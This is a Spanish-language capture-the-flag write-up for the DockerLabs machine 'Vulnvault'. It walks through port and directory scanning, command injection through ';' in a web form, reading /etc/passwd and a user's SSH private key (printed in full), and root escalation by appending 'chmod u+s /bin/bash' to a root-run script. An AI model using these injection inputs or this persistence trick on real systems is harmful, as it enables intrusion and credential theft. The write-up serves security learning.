



# Write-Up: Máquina "Vulnvault"

📌 Plataforma: DockerLabs

📌 Dificultad: Fácil

📌 Autor: Joaquín Picazo

## Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
- 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
- 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
- 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.



## 1. Reconocimiento y Recolección de Información

Realizo un escaneo simple para encontrar los puertos abiertos. Con **-sS** hago un escaneo sigiloso de puertos TCP y **-Pn** porque ya se que el host está activo.

```
(root@kali)-[~]
# nmap -p- --open -vvv -Pn -sS 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-02 16:23 -04
Initiating ARP Ping Scan at 16:23
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 16:23, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:23
Completed Parallel DNS resolution of 1 host. at 16:23, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 16:23
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 16:23, 5.00s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000031s latency).
Scanned at 2025-06-02 16:23:12 -04 for 5s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.55 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 75098 (4.855MB)
```

## 2. Escaneo y Enumeración

Hago un escaneo más riguroso a los puertos abiertos encontrados anteriormente para obtener más información de los servicios, versiones y más.

```
(root@kali)-[~]
# nmap -p22,80 -sC -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-02 16:23 -04
Nmap scan report for 172.17.0.2
Host is up (0.000067s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  256 f5:4f:86:a5:d6:14:16:67:8a:8e:b6:b6:4a:1d:e7:1f (ECDSA)
|_  256 e6:86:46:85:03:d2:99:70:99:aa:70:53:40:5d:90:60 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Generador de Reportes - Centro de Operaciones
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.59 seconds
```

Con Gobuster hago una búsqueda de directorios en la web del puerto 80. Al parecer hay algunos directorios interesantes.

```
(root@kali)-[~]
# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://172.17.0.2
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.6
[+] Extensions:     html,php,txt
[+] Timeout:         10s


Starting gobuster in directory enumeration mode

./php                (Status: 403) [Size: 275]
/index.php           (Status: 200) [Size: 2832]
./html               (Status: 403) [Size: 275]
/upload.html         (Status: 200) [Size: 2314]
/upload.php          (Status: 200) [Size: 33]
/old                 (Status: 301) [Size: 306] [→ http://172.17.0.2/old/]
./html               (Status: 403) [Size: 275]
./php                (Status: 403) [Size: 275]
/server-status       (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)

Finished
```

## 🌟 3. Explotación de Vulnerabilidades

En `/index.php` se pueden ingresar datos a unos input. Testeo ingresando comandos para ver si pueden ejecutarse de forma remota, la cual es una vulnerabilidad llamada Remote Code Execution (**RCE**).



Centro de Operaciones

Generar Reporte Subir archivos Acerca de

Genera tu Reporte

Nombre del Archivo:

ls


Fecha (YYYY-MM-DD):

pwd

Generar Reporte

Al parecer no funciona, pero le agregaré “;” en caso de que haya otro comando antes y este input lo concatene dentro de otros comandos, es decir, para iniciar un comando nuevo, prácticamente romper la sintaxis.

```
Reporte: reporte_1748895862.txt
Archivo de reporte: /var/www/html/reportes/reporte_1748895862.txt
Nombre: ls
Fecha: pwd
```



Genera tu Reporte

Nombre del Archivo:

;ls

Fecha (YYYY-MM-DD):

;pwd

Generar Reporte

Ahora si funciona, se listaron los archivos del directorio actual y dió la ubicación actual.

```
Reporte: reporte_1748895902.txt
Archivo de reporte: /var/www/html/reportes/reporte_1748895902.txt
Nombre: \
index.php
old
reports
scripts.js
styles.css
styles_upload.css
upload.html
upload.js
upload.php
Fecha: \
/var/www/html
```

Ahora haré algo más arriesgado, accederé a home para ver los usuarios existentes y a `/etc/passwd` para ver las cuentas de usuario en el sistema.

**Genera tu Reporte**

**Nombre del Archivo:**

**Fecha (YYYY-MM-DD):**

**Generar Reporte**

Lectura exitosa. Además de root, hay un usuario “**samara**” que tiene acceso a la consola con comandos bash.

```
Reporte: reporte_1748895961.txt

Archivo de reporte: /var/www/html/reportes/reporte_1748895961.txt
Nombre: \
samara
Fecha: \
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/:nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:usr/sbin/nologin
messagebus:x:100:102:/:nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:usr/sbin/nologin
sshd:x:101:65534:/:run/sshd:/usr/sbin/nologin
samara:x:1001:1001:samara,,,:/home/samara:/bin/bash
```

Ahora, me interesa ver si es posible conseguir la clave **RSA** del usuario “**samara**” para autenticarme por **SSH**.

Centro de Operaciones

Generar ReporteSubir archivosAcerca de

Genera tu Reporte

Nombre del Archivo:

:cat /home/samara/.ssh/id\_rsa

Fecha (YYYY-MM-DD):

nosequeponer

Generar Reporte

Lectura exitosa, obtengo la clave **RSA** de “**samara**”, copio todo el contenido.

Reporte: reporte\_1748898182.txt

Archivo de reporte: /var/www/html/reportes/reporte\_1748898182.txt

Nombre: \

-----BEGIN OPENSSH PRIVATE KEY-----

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

-----END OPENSSH PRIVATE KEY-----

Fecha: nosequeponer

Creo un nuevo archivo con nano llamado **"id\_rsa"** y pego todo el contenido de la clave **RSA** de **samara**.

```
(root@kali)-[~]  
# nano id_rsa
```

Con **"chmod 600 id\_rsa"** hago que solo yo con mi usuario (propietario del archivo) tenga acceso absoluto a la clave por tema de seguridad para que la autenticación de SSH no me rechace la solicitud.

```
(root@kali)-[~]  
# chmod 600 id_rsa
```

Intento ingresar por SSH con el usuario **"samara"** y su clave **RSA**. Ingreso exitoso.

```
(root@kali)-[~]  
# ssh samara@172.17.0.2 -i id_rsa  
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.  
ED25519 key fingerprint is SHA256:50SBUCdnSFCj03op6yJ3vYTdgMcXC07aE2LSe0kKa08.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.  
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.13-amd64 x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/pro  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
Last login: Tue Aug 20 19:54:15 2024 from 172.17.0.1  
samara@ae690ea95f1f:~$ whoami  
samara  
samara@ae690ea95f1f:~$ id  
uid=1001(samara) gid=1001(samara) groups=1001(samara),100(users)
```

---



## 4. Escalada de Privilegios y Post-explotación

Ingreso “**sudo -l**” para ver que archivos puedo ejecutar como sudo, pero no encuentro nada. Con “**find / -perm -4000 2>/dev/null**” busco archivos con el bit SUID activo en el sistema, pero no hay nada interesante o fuera de lo común que explotar.

```
samara@ae690ea95f1f:~$ sudo -l
-bash: sudo: command not found
samara@ae690ea95f1f:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
```


Ahora, con “**ps -xufa**” veo todos los procesos activos en el sistema, tanto padres como hijos. Hay un proceso interesante (el PID 1) que lo ejecuta root, siendo un archivo bash llamado “**echo.sh**”.

```
samara@ae690ea95f1f:~$ ps -xufa
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1   0.0  0.0      0     0 ?        Ss   22:23   0:23 /bin/sh -c service ssh start 66 service apache2 start 66 while true; do /bin/bash /usr/local/bin/echo.sh; done
root        15   0.0  0.0    12016 3880 ?        Ss   22:23   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root     50986   0.0  0.2    14528  8076 ?        Ss   22:28   0:00 \ sshd: samara [priv]
samara    51517   0.2  0.1    14788  6576 ?        S   22:28   0:00 \ sshd: samara@pts/0
samara    51532   0.0  0.1     5016  3980 pts/0    Ss   22:28   0:00 \ -bash
samara    94028   100  0.1     8280  4224 pts/0    R+   22:32   0:00 \ ps -xufa
root         33   0.0  0.5   203452 20020 ?        Ss   22:23   0:00 /usr/sbin/apache2 -k start
www-data   39   3.3  0.4   203952 16124 ?        S   22:23   0:18 \ /usr/sbin/apache2 -k start
www-data  1719   3.3  0.3   203960 15072 ?        S   22:23   0:18 \ /usr/sbin/apache2 -k start
www-data  1886   3.3  0.3   203960 15080 ?        S   22:23   0:17 \ /usr/sbin/apache2 -k start
www-data  1888   3.4  0.2   203952 10672 ?        S   22:23   0:18 \ /usr/sbin/apache2 -k start
www-data  2056   3.3  0.3   203960 15212 ?        S   22:23   0:17 \ /usr/sbin/apache2 -k start
www-data  2163   3.3  0.4   204120 17408 ?        S   22:23   0:17 \ /usr/sbin/apache2 -k start
www-data  2164   3.3  0.2   203952 10676 ?        S   22:23   0:17 \ /usr/sbin/apache2 -k start
www-data  2167   3.3  0.4   204120 17644 ?        S   22:23   0:17 \ /usr/sbin/apache2 -k start
www-data  2168   3.2  0.4   204128 15720 ?        S   22:23   0:17 \ /usr/sbin/apache2 -k start
www-data  2170   3.2  0.4   204120 17484 ?        S   22:23   0:17 \ /usr/sbin/apache2 -k start
samara@ae690ea95f1f:~$ cat /usr/local/bin/echo.sh
#!/bin/bash
echo "No tienes permitido estar aqui :(. " > /home/samara/message.txt
```


Intento abrir el script en bash con nano.

```
samara@ae690ea95f1f:~$ nano /usr/local/bin/echo.sh
```

Prácticamente tenía un mensaje para samara en **/home/samara/message.txt**. Así que aprovechando que este archivo lo ejecuta root, le añado un comando malicioso para escalar privilegios. Con “**chmod u+s /bin/bash**” permitirá que cualquier usuario que ejecute /bin/bash pueda tener los privilegios del propietario (en este caso el propietario del archivo es root).



Ahora, con “**bash -p**” inicio una nueva sesión en bash pero preservando los privilegios elevados, es decir, como root. Ya que anteriormente hice eso en el script en bash.



Escalada de privilegios exitosa, tengo privilegios root en consola.

---

## Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.